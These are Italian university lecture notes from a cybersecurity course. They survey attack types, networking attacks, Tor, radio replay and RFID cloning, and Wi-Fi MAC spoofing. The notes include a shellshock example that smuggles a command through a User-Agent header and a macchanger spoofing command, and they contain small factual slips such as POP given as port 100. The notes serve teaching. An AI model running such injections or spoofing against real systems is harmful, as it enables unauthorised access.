
CYBERSECURITY

AUTHOR

NICCOLÒ BELLUCCI

ALMA MATER STUDIORUM - Università di Bologna

ANNO ACCADEMICO 2022-2023

CONTENTS

CHAPTER 1	INTRODUZIONE AL CORSO	PAGE 2
	1.1 Cybersecurity	2
	1.2 Programma del corso	2
	1.3 Classificazione tipologie di attacco	3
	1.4 Classificazione degli hacker	3
	1.5 Cos'è una vulnerabilità.....	5
	1.6 Cos'è un exploit	6
	1.7 Common Vulnerability Exposure	6

CHAPTER 2	SICUREZZA	PAGE 7
	2.1 Principi di sicurezza	7
	2.2 Riassunto di reti	8
	2.2.1 Protocollo di rete.....	8
	2.2.2 IP Spoofing.....	8
	2.2.3 Routing	8

2.2.4	TCP (Transmission Control Protocol)	9
2.2.5	DNS (Domain Name Service).....	10
2.2.6	Sniffing	10
2.3	Anonimizzazione	10
2.3.1	Anonymous remailer	10
2.3.2	Routing a cipolla	11

CHAPTER 3

RADIO E RETI WIRELESS

PAGE 14

3.1	Trasmissioni Radio	14
3.1.1	Basi teoriche Radio	14
3.1.2	Modulazione	15
3.1.3	Jamming.....	16
3.1.4	Eavesdropping	16
3.1.5	Rolling Code	17
3.1.6	Challenge and Response	18
3.1.7	Cifratura	18
3.1.8	RFID.....	18
3.2	IEEE 802.11 (Wi-Fi)	20
3.2.1	Introduzione	20
3.2.2	Layer Fisico	20
3.2.3	IFS (inter frame space).....	20
3.2.4	Denial of Service	21
3.2.5	Sicurezza delle reti.....	21
3.2.6	WEP (Wired Equivalent Privacy).....	23
3.2.7	WPA (Wi-Fi Protected Access)	25

CHAPTER 4**SICUREZZA DEI SISTEMI E PERMESSI** _____ **PAGE 28**

4.1	Introduzione	28
4.1.1	Privilege Escalation	28
4.2	Arbitrary Code Execution	29
4.3	Come funziona Unix	29
4.4	Capabilities	30
4.5	Modelli di scambio delle informazioni	31
4.5.1	MAC	31
4.5.2	Modello Bell-LaPadula	31
4.5.3	Modello Biba	32
4.6	Filesystem	32

CHAPTER 5**REVERSE ENGINEERING AND BINARY ANALYSIS** _____ **PAGE 37**

5.1	Introduzione	37
5.2	Linguaggio C	38
5.2.1	Come viene compilato un programma	38
5.2.2	Struttura di un file ELF	40
5.3	Analisi dei file compilati	42
5.3.1	Static Analysis	42
5.3.2	Decompilation	44
5.4	Com'è composta la memoria	46
5.4.1	Stack	46
5.4.2	Heap	46
5.4.3	Protezione per la memoria	47
5.5	Registri General Purpose	48
5.5.1	Dynamic analysis	50
5.5.2	Library	51

5.6	Kernel	54
5.7	Processi	55
5.7.1	Process loading	56
5.7.2	Segmented memory	56
5.8	Systemcall	57
5.8.1	Dynamic tracing	59
5.8.2	Anti dynamic analysis	59
5.8.3	Systemcall firewalls	60
5.9	Modifiche statiche di un binario	61

CHAPTER 6

SMASHING THE STACK

PAGE 64

6.1	Introduzione	64
6.2	Buffer overflow attack	64
6.2.1	Call stack	65
6.2.2	Vulnerable code	66
6.2.3	Shellcode	69
6.2.4	Bad chars	71
6.3	Sistemi di protezione	72
6.3.1	Stack canary	72
6.3.2	Authenticated pointer	73
6.3.3	Non executable stack	74
6.3.4	ASLR (Address Source Layout Randomization)	74

CHAPTER 7

SMASHING SOFTWARE

PAGE 76

7.1	Memory Corruption	76
7.1.1	Arbitrary Read	76
7.1.2	Arbitrary write	77

7.1.3	Arbitrary execution	79
7.2	Librerie Dinamiche	80
7.2.1	Introduzione	80
7.2.2	GOT (Global Offset Table) e PLT (Procedure Linkage Table)...	81
7.2.3	Memory courruption: GOT	82
7.2.4	Arbitrary read	85
7.2.5	Arbitrary write.....	85
7.2.6	Mitigation.....	86

1

INTRODUZIONE AL CORSO

1.1 Cybersecurity

La cybersecurity è un processo. È trasversale agli argomenti. E.g. sicurezza delle reti, sicurezza industriale, sicurezza web, sicurezza degli applicativi, sicurezza infrastrutturale, etc.

1.2 Programma del corso

- Linux / Virtual Machines
- TOR Protocol / Dark Web / OSINT
- Radio / SDR
- Cifrari asimmetrici / simmetrici
- Password
- Sicurezza Wi-Fi
- Network Security
- Reverse engineering e pwning

1.3 Classificazione tipologie di attacco

Esistono vari tipi di attacchi:

- Ransomware
- Malicious Code
- Desctructive Malware
- Rootkits and Botnets
- Trojan Horse
- Corrupted Software Files
- Spyware
- Denial-of-Service attack
- Phishing
- Network Infrastructure Devices
- Website security
- Securing Wireless Networks
- Mobile Security

1.4 Classificazione degli hacker

Gli hacker classificati in tre modi diversi in base all'etica che hanno:

- White Hat, sono quella categoria di hacker definiti "buoni"
- Black Hat, sono quella categoria di hacker definiti "cattivi"
- Grey Hat

A loro volta i white hat sono divisi in ulteriori gruppi in base a ciò che svolgono nella catena:

- Red Team (attacco) - (e.g. penetration test)
- Blue Team (difesa) - (e.g. sysadmin)

Il mix di questi gruppi generano altri sotto gruppi. Gli hacker che si




Figure 1.1

limitano ad eseguire e/o modificare leggermente gli exploit senza conoscerne il funzionamento prendono il nome di skid, cript kiddie, generalmente bistrattati dalla community, ma costituiscono una minaccia alla stregua dei black hat. uno skid potrebbe lanciare un script un exploit in grado di generare un Denial of Service anche come danno collaterale.

Un azienda potrebbe richiedere un'analisi del proprio livello di sicurezza delle infrastrutture o di un suo prodotto, per effettuare ciò esistono due procedure:

- Vulnerability Assessment, ci si occupa di fare un analisi delle possibili vulnerabilità presenti nel sistema;
- Penetration Test, ci si occupa di scoprire dove un hacker, sfruttando le vulnerabilità trovate, possa arrivare.

Gli attaccanti invece seguono uno specifico processo per effettuare i propri attacchi chiamato Kill Chain.




Figure 1.2

1.5 Cos'è una vulnerabilità

In un sistema informatico una vulnerabilità è una debolezza che può essere sfruttata da una fonte terza per eseguire codice malevolo sulla macchina stessa.




Figure 1.3

1.6 Cos'è un exploit

In un sistema informatico un exploit è un programma, uno script o un comando in grado di sfruttare una specifica vulnerabilità per ottenere un risultato, es. Installare un malware o ottenere una shell. Un esempio di shellshock è quanto segue:

Listing 1.1: bash version

```

1 #!/bin/bash
2 curl -H "User-Agent: () { :; } /bin/eject" https://example.com

```

1.7 Common Vulnerability Exposure

Un CVE (Common Vulnerability Exposure) è un programma di classificazione delle vulnerabilità, a molte vulnerabilità note è associato un identificativo CVE con il relativo livello di minaccia. Uno **zero day** è una vulnerabilità precedentemente ignota a chi è interessato alla sua risoluzione.

2 SICUREZZA

2.1 Principi di sicurezza

La sicurezza informatica pone le fondamenta in due principi fondamentali:

- A.A.A.

- Authentication (autenticazione), capacità di un sistema di garantire che un utente possa essere identificato tramite informazioni in suo possesso
- Authorization (autorizzazione), indica che cosa può effettuare un determinato utente.
- Accounting (accreditamento), la procedura con cui si assegnano determinate operazioni effettuate a un account

- C.I.A.

- Confidentiality (confidenzialità), un messaggio si può definire confidenziale se può essere letto solo dal destinatario predesignato
- Integrity (integrità), un messaggio può essere considerato integro se il destinatario è certo del suo mittente

- Availability (disponibilità), la disponibilità è la capacità di un sistema di rispondere a determinate richieste

essendo concetti indipendenti tra di loro, per poter garantire la sicurezza del sistema essi dovranno essere presenti tutti e tre contemporaneamente

Una proprietà non presente in CIA (perché non rappresenta la sicurezza di un sistema ma un modo di eludere la proprietà di accounting) è l'**anonimato** online. Navigando online non si è anonimi, in quanto si è soggetti a profilazione dagli ISP, cookie traccianti ecc.

2.2 Riassunto di reti

2.2.1 Protocollo di rete

Per identificare un server, o più in generale un dispositivo sulla rete, si usa il protocollo IP (Internet Protocol), il più utilizzato è la versione 4, che prevede quattro quartine di 8 byte l'una per un totale di 32 bit. Il server per poter rispondere a una nostra richiesta in questo caso dovrà necessariamente conoscere il nostro indirizzo IP, ciò porta a non avere anonimato sulla rete.

2.2.2 IP Spoofing

Gli indirizzi IP per costruzione non sono protetti da una forma di integrità, questo significa che chiunque può cambiare il proprio indirizzo IP sorgente per fingersi qualcun altro.

2.2.3 Routing

Un pacchetto per essere consegnato al destinatario verrà fatto passare attraverso un infrastruttura di router i quali per definizione sono Man in the Middle, portandoci quindi a doverci fidare della rete se facciamo passare i dati in chiaro.


2.2.4 TCP (Transmission Control Protocol)

Il protocollo più utilizzato per stabilire una connessione con un server è il TCP, al livello superiore questo protocollo identifica i servizi oltre all'indirizzo IP anche mediante una porta. Alcune porte sono definite dallo standard e si utilizzano per determinati servizi:

- 22 - SSH
- 25 - SMTP (mail in uscita)
- 100 - POP (mail in entrata)
- 80 - HTTP
- 443 - HTTPS

Attacco a TCP: Syn flooding

Il protocollo TCP al contrario di altri protocolli dello stesso livello come UDP (User Datagram Protocol) è un protocollo orientato alla connessione, per effettuare ciò TCP in via un pacchetto con una segnalazione speciale chiamata **SYN**, inviato questo pacchetto si aspetterà un altro pacchetto con una segnalazione di tipo **SYN-ACK**, e infine una volta arrivatogli risponderà con un pacchetto di segnalazione di tipo **ACK**, questo modo di stringere la connessione prende il nome di **3-Way Handshake**.



Sfruttando questa cosa a nostro vantaggio, cosa succede se non si invia mai l'ACK finale e il server può accettare massimo n chiamate?

Si otterrà un attacco di tipo Denial of Service (DoS) dopo n chiamate rendendo impossibilitato il server a rispondere alle varie connessioni.

2.2.5 DNS (Domain Name Service)

Il mondo dei servizi online per questione di praticità non ragione in termini di indirizzi, troppo complessi da ricordare e facilmente soggetti a errori di scrittura, per questo motivo è esiste un registro online distribuito chiamato **DNS**

Attacco a DNS: Typosquatting

Cosa succede se comprassimo il dominio gmail.it? Tutte le persone che sbaglieranno a scrivere l'indirizzo email da gmail.com a gmail.it invieranno le loro email al nostro server, questo ci farebbe entrare in possesso di email private senza nemmeno dover effettuare social engineering.

2.2.6 Sniffing

Lo sniffing è una forma di Eavesdropping e può essere messo in atto da chiunque lungo tutto il percorso verso la destinazione del pacchetto. Lo sniffing si può effettuare in tutti i protocolli già citati, e.g. sniffing DNS che ci permette di entrare a conoscenza di tutti i siti visitati, sniffing TCP che ci rivela ciò che si sta chiedendo al server etc.


2.3 Anonimizzazione

2.3.1 Anonymous remailer

Prendendo in considerazione il caso più semplice, cioè l'invio di email anonime. Un anonymous remailer è un server che ricevuta un'email (con le informazione sul destinatario) prende questa email e la inoltra al destinatario rimuovendo le informazioni del mittente. Un esempio di molto simile è ciò che sta alla base delle VPN. Un anonymous remailer è un esempio di proxy. Il problema dei proxy però è che hanno informazioni sul nostro traffico, ciò lo rende facilmente utilizzabile come eavesdropper.

2.3.2 Routing a cipolla

Per anonimizzare completamente il traffico è possibile usare il cosiddetto Routing "a Cipolla" (Onion Routing). Il software più famoso che rende possibile ciò è Tor (The Onion Routing) che utilizza questi concetti per anonimizzare il traffico.



Tor è un protocollo studiato per mantenere l'anonimato sulla rete basandosi sul routing a cipolla. L' **Onion Routing** consiste nell'incapsulare il pacchetto in vari strati, da qui il nome routing a cipolla, il client al momento dell'invio del pacchetto sceglierà il percorso da fargli fare, sempre casuale, e cripterà ogni strato in modo tale che sia eliminabile da un solo nodo del percorso, così facendo il pacchetto verrà inviato al primo nodo che lo "pelerà" dal primo strato e lo spedirà al secondo nodo che farà lo stesso e così via una volta arrivato all'ultimo nodo il pacchetto sarà decifrato totalmente e verrà inviato in chiaro al server destinatario. Ognuno dei nodi dal secondo all'ultimo che utilizzeremo sarà a conoscenza solo del nodo precedente e successivo, questo ci garantisce l'anonymità della connessione, solo il primo nodo sarà a conoscenza del mittente ma come gli altri non sarà a conoscenza del contenuto del messaggio e del destinatario finale

che al contrario sarà conosciuto solo dall'ultimo nodo (exit node). Tor viene




Figure 2.2

quindi soprannominata rete overlay. Una rete chiusa al quale all'interno vengono distribuiti dati in forma anonima. Garantendo l'anonimato al suo interno è spesso utilizzata per fornire dei servizi illegali. Un comportamento molto presente sui servizi onion è la compravendita di Dataleak (informazioni private di aziende, persone o oggetti). Due dei dataleak più importanti sono quelli di tipo Fullz e Password:

- Fullz: collezione di infoermazioni personale contenenti almeno il minimo indispensabile per creare conti correnti e/o pagare con carte di credito, utili per perpetrare truffe molto più facilmente:
 - Nome e Cognome
 - Data di nascita
 - Codice Fiscale
 - Indirizzo di residenza
 - Numero di telefono

- Password: sono i leak di informazioni più comuni in cui viene messa online una lista di account e password di qualche servizio pronte per essere acquistate da qualcuno.

Anche se Tor è molto sicuro purtroppo è afflitto anch'esso da falle:

- Geolocalizzazione: se attiva porterebbe a rivelare l'ip dell'utilizzatore di un servizio anche con Tor;
- DNS: un'altra falla è la possibile richiesta DNS all'esterno che porterebbe l'attaccante a sapere il servizio da noi visitato;

Le informazioni rivelate non devono per forza essere direttamente collegate a vostre richieste ma possono essere informazioni "lateralì" (Side Channel), come la dimensione in cui siamo abituati a tenere la finestra del browser la percentuale di luminosità dello schermo ecc. che se inviate al server remoto porterebbe lo stesso a una profilazione. Per sopperire a queste problematiche la chiave è rilasciare non più informazioni di quelle strettamente necessarie.

3 RADIO E RETI WIRELESS

3.1 Trasmissioni Radio

Le trasmissioni radio sono soggette a problemi di sicurezza informatica. Molto integrate nei sistemi:

- Cancelli automatici
- Telecomandi automobili
- RFID (contactless)
- Wi-Fi (IEEE 802.11)
- Bluetooth / Zigbee / Domotica

3.1.1 Basi teoriche Radio

Nelle comunicazioni radio vengono definiti:

- Trasmettitore - **TX**: colui che trasmette le informazioni;
- Ricevitore - **RX**: colui che riceve le informazioni;
- Transceiver: è un dispositivo in grado di effettuare entrambe le operazioni.

La trasmissione radio avviene eccitando un antenna, il campo elettrico viene "spostato" nell'ambiente circostante. Sostanzialmente gli elettroni in cui è immersa l'antenna (l'etere) vengono spostati dall'energia a cui la sottoponiamo. Per poter inviare il giusto segnale ogni tipo di antenna ha la sua peculiarità e deve essere dimensionata correttamente per la trasmissione che vogliamo effettuare. Nella ricezione invece l'antenna riceve lo "spostamento" del campo elettrico e lo invia alle componenti elettroniche a cui è collegata, i quali si occuperanno di elaborare le informazioni ricevute.

Per trasmettere l'antenna deve "vibrare". Questa vibrazione deve essere effettuata a una determinata frequenza, la frequenza si fa vibrare l'antenna prende il nome di "portante". In ricezione invece un'antenna più grande risulterà e più informazioni riuscirà a ricevere (più frequenze catturate), la ricevente catturerà molte più informazioni di quelle di cui necessitiamo per questo sarà necessario filtrarle, questo processo prende il nome di sintonizzazione. La sintonizzazione non è sicurezza.

3.1.2 Modulazione

Per permettere una trasmissione dati sicura bisognerà stipulare un protocollo di comunicazione (layer 1), che prevederà come le informazioni (bit) vengono codificate e inviate dall'antenna. Esistono tre principali classi di modulazione:

- Modulazione in Ampiezza (AM)
- Modulazione in Frequenza (FM)
- Modulazione in Fase (PM)

La modulazione più semplice che vedremo è l'**OOK** (on off keyring), facente parte della modulazione AM. Il concetto alla base è trasmettere i dati accendendo (bit 1) e spegnendo (bit 0) la portante.




Figure 3.1

3.1.3 Jamming

Un problema di questa modulazione è facilmente intuibile, in quanto accendendo sempre la portante non si avrà più l'invio dell'informazione, problema presente anche in altri protocolli (I2C). Un attacco che si può effettuare con questi protocolli è mediante l'utilizzo di un **jammer**, l'idea per renderlo meno efficace è quella di utilizzare più frequenze portanti aumentando la banda (banda larga) in questo modo il jammer dovrà utilizzare più energia per offuscarle tutte. Un meccanismo per ovviare all'attacco tramite jammer è l'utilizzo del textbf{FHSS} (Frequency Hopping Spread Spectrum) che consiste nel utilizzare più portanti, con un ordine scelto a priori, per inviare le informazioni, così in caso di jamming o collisione di segnali si avrà una perdita di informazioni limitata ad una sola portata perdendo meno informazioni.

3.1.4 Eavesdropping

Anche utilizzando FHSS non verrà garantita la sicurezza del segnale, infatti eavesdropping e sniffing sono perpetrabili molto facilmente sulla trasmissione radio, sapendo il seed del PRNG che genera la sequenza di portanti potremo risalire alla sequenza stessa, basterà conoscere la modulazione e il protocollo utilizzato per effettuare l'attacco. Esistono anche attacchi praticabili senza conoscere ne la modulazione ne il protocollo, questo prende lo nome di **Reply Attack**. Sarà sufficiente catturare una porzione di segnali (spettro) e ritrasmetterle così




Figure 3.2

come catturate. Questo attacco non è protetto da meccanismi di integrità e confidenzialità, infatti è possibile integrare il messaggio seppur cifrato con altre informazioni ed esser considerato valido lo stesso.

Questo meccanismo di attacco viene utilizzato spesso dai cancelli automatici, catturato il treno di impulsi OOK sulla giusta portante sarà possibile reinviare il messaggio al cancello automatico per farlo aprire. Questa metodologia non prevede la comprensione del contenuto del messaggio inviato.

3.1.5 Rolling Code

Le automobili e i cancelli automatici più sicuri implementano un sistema di **Rolling Code**:

- il trasmettitore seleziona un codice basandosi su un PRNG e lo invia;
- il trasmettitore seleziona il codice successivo, basandosi sul PRNG;
- il ricevitore controlla che il codice ricevuto sia consistente con il suo PRNG, nel caso lo sia effettua l'operazione e fa avanzare il PRNG.

Un problema però del Rolling Code si presenta nel momento in cui il codice viene trasmesso e non ricevuto, questo porta a un disallineamento del PRNG e conseguentemente la non effettuazione del comando. Questa cosa si può

risolvere facendo controllare al ricevitore non più un PRNG singolo ma una finestra nella quale il segnale sia valido, facendo poi avanzare la finestra di conseguenza. Questa cosa non risolve comunque l'attacco Reply ma lo rallenta rendendolo meno efficiente, obbligando l'attaccante a dover catturare più codici dal trasmettitore.

3.1.6 Challenge and Response

Il problema di questi metodi è la mancanza di un canale di ritorno. Infatti questi cancelli o macchine non dialogano con il trasmettitore ma si limitano a ricevere i comandi e ad eseguirli. Tramite dei transceiver è possibile effettuare quello che si chiama **Challenge and Response**, presente anche in vari protocolli applicativi funziono nel seguente modo:

- L'autenticando (trasmettitore nei casi precedenti) richiede di accedere al sistema tramite un messaggio.
- L'autenticatore (cancello o macchina) genera un numero random (nonce) e lo invia all'autenticando.
- L'autenticando cifra il nonce inviato e reinvia il valore cifrato all'autenticatore.
- L'autenticatore decifra il valore cifrato e valida o meno l'autenticazione.

3.1.7 Cifratura

Ovviamente la cifratura può essere applicata, oltre che ai meccanismi di autenticazione, anche per mantenere la confidenzialità e l'integrità dei dati in transito. Generalmente nelle radiotrasmissioni questa viene implementata tramite cifrari a blocchi (e.g. AES) o a flusso (e.g. Kasumi per il 4G).

3.1.8 RFID

Un altro sistema di autenticazione radio è l'RFID (Radio Frequency Identification) normalmente utilizzato per autenticare badge (e.g. Unibo), telefono




Figure 3.3

o portachiavi. Ad esempio i badge Unibo utilizzano una tecnologia chiamata EM410X, questa prevede un ID interno univoco e non sovrascrivibile assegnato dal database Unibo. In questo modo i portali in cui si richiede l'autenticazione effettueranno una ricerca nel database per controllare se l'account è effettivamente autorizzato ad accedere a un determinato varco.

Cloning

I badge EM410X vengono venduti senza la possibilità di modificare l'ID associato, come si può aggirare questa protezione?

Per aggirare questa protezione vi sono due metodi. Comprare un badge libero, oppure se la prima opzione non è percorribile, in assenza di meccanismi crittografici è sempre possibile spacciarsi per un badge con un transceiver RFID.

3.2 IEEE 802.11 (Wi-Fi)

3.2.1 Introduzione

Una delle comunicazioni radio più influenti nel mondo è senza ombra di dubbio lo standard **IEEE 802.11**, comunemente chiamato Wi-Fi. Standard pensato per creare reti locali interoperabili con reti **Ethernet**.

3.2.2 Layer Fisico

Lo standard è diviso in altri sotto standard, e.g. IEEE 802.11g per le reti 2.4GHz o IEEE 802.11ac per le reti operanti nella banda dei 5GHz, a seconda dello standard di afferenza il layer fisico alla base e la modulazione può avere variazioni (per accesso al canale principalmente). A livello fisico non vengono poste protezioni normalmente. Essendo lo standard Wi-Fi basato anch'esso sulle onde radio, le onde propagate sono anch'esse sensibili a collisioni, per questo motivo avremo bisogno di un protocollo di accesso al canale tra i dispositivi in modo da risolvere eventuali collisioni.

Inoltre non è sempre possibile vedere tutti i nodi, il punto d'accesso normalmente ha visibilità in tutta la rete (se singolo), al contrario i singoli nodi no. Questo problema prende il nome di **Terminale Nascosto**.

3.2.3 IFS (inter frame space)

Il problema delle collisioni può essere mitigato accorgendosi della sua presenza e aspettando un tempo random prima di ritrasmettere il messaggio. Il protocollo prevede quindi degli "spazi" di silenzio che dovranno essere rispettati per evitare le collisioni. La gestione di questi spazi è particolarmente complessa con diverse classificazioni (e.g. spazi che solo l'access point dovrà attendere, spazi dedicati ai client ecc.) questi spazi prendono il nome di IFS (inter frame space).




Figure 3.4

3.2.4 Denial of Service

Domanda: Cosa succede se qualcuno non rispetta lo spazio di silenzio successivo a una collisione e non aspetta nessun IFS?

Per la sempre è solo lui.

Domanda: Cosa succede se due terminali non rispettano lo spazio di silenzio successivo a una collisione e non aspettano nessun IFS?

Nessuno può più parlare!

3.2.5 Sicurezza delle reti

Un primo meccanismo di sicurezza, se così si può parlare, è nascondere il nome della rete, ciò obbliga gli hosts che si vogliono connettere di sapere a priori il nome della rete. Questa meccanismo non è comunque considerabile sicuro (security by obscurity). Al livello 2, i terminali IEEE 802.11 utilizzano degli indirizzi Mac, esattamente come le schede di rete Ethernet. Un altro meccanismo di sicurezza implementabile è mediante l'utilizzo degli indirizzi mac, abilitando l'accesso alla rete solo a ad alcuni dispositivi, ciò comporta però il vincolo della rete solo a quei determinati dispositivi. Il problema di questo approccio, sempre security by obscurity, è che anche se la rete avrà un accesso limitato solo da parte di quei dispositivi, l'indirizzo mac è inviato in chiaro nel pacchetto, facilmente reperibile analizzando il traffico. Sarà quindi possibile effettuare facilmente uno "spoofing" sulla rete successivamente a una fase di sniffing per scoprire l'indirizzo mac di un host e utilizzarlo per connettersi.

```

1      command:
2      macchanger -m 11.22.33.44.55.66 virbr0
3
4      output:
5      Current MAC: 52:54:00:b7:9a:84 (unknow)
6      Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)

```

